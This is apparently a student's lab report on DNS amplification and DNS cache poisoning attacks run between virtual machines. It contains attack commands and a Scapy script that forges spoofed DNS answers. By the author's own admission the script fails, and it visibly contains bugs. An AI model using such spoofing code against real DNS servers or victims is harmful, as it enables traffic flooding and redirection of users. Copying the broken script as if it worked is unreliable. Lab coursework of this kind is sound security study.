DNS #HW report

Name: kshing

ID:r07921004

1. How to run?


(1) DNS amplification attack

Cmd:


> In your terminal in linux(Attacker):

```
$sudo sh dns_amplification.sh eth15 DNS_IP(VM3) VICTIM_IP(VM1) hostname
```

As following:



Outcome:



You can see that the magnification is about 2

(2) DNS cache poisoning

Cmd:

> In your terminal in linux(Attacker):


```
$sudo sh dns_cache_poisoning.sh eth14 DNS_IP(VM3) VICTIM_IP(VM3) hostname_ip
```

As following:


```
[VM2(kshing)]sudo sh dns_caches_poisoning.sh eth14 172.20.10.8 192.168.0.0
```

Outcome:

@before poisoning:



@after poisoning:



Umm... following part is where I used to be for a long time.
But in the end I seem to have solved it.

```
from scapy.all import *
import sys
'''
interface = sys.argv[1]
dns_server = sys.argv[2]
target = sys.argv[3]
host_ip = sys.argv[4]
hostname = sys.argv[5]
'''

a = IP(dst='192.168.56.109',src='192.168.56.110')

b = UDP()

c = DNS(id='0xdf3c',an=None, qr=1, qd=DNSQR(qname='www.syr.edu', qtype="A"), ns=(DNSRR(rrname='syr.edu.',type='NS',  rdata='ns1.syr.edu' )), ar=(DNSRR(rrname='ns1.syr.edu',type="A",  rdata='192.168.0.158')))
pkt = a/b/c

query_id = ('0xdf3c'+1)%65536
pkt.getlayer('DNS').id=query_id



send(IP(dst='192.168.56.109') / UDP() / DNS(rd=1,qd=DNSQR(qname='www.syr.edu')), verbose=0)

send(a/b/c)

send(query)
```

I tried some websites, but I still didn't succeed. I guess my scapy script has a bug.

2. Interesting discovery & problem

The amplification attack I thought at first was that the attacker passed a query, and then the client could receive hundreds of responses to cause the buffer to burst, so I tried to do this at first, but then I went online to serve some DNS basic principles. DNS transmission response is based on the number of queries, so I think this is not feasible for the time being, so I changed the practice. Since it is not the number of enlarged packets, it should be the length of the amplified packet, so you can first try to find the response contained in the DNS server. The most informative query hostname, and then use this to transfer this response to the client.

3. Reference

https://gist.github.com/thom-s/7b3fcdcb88c0670167ccdd6ebca3c924
https://onestraw.github.io/cybersecurity/dns-amplification-attack-simulation/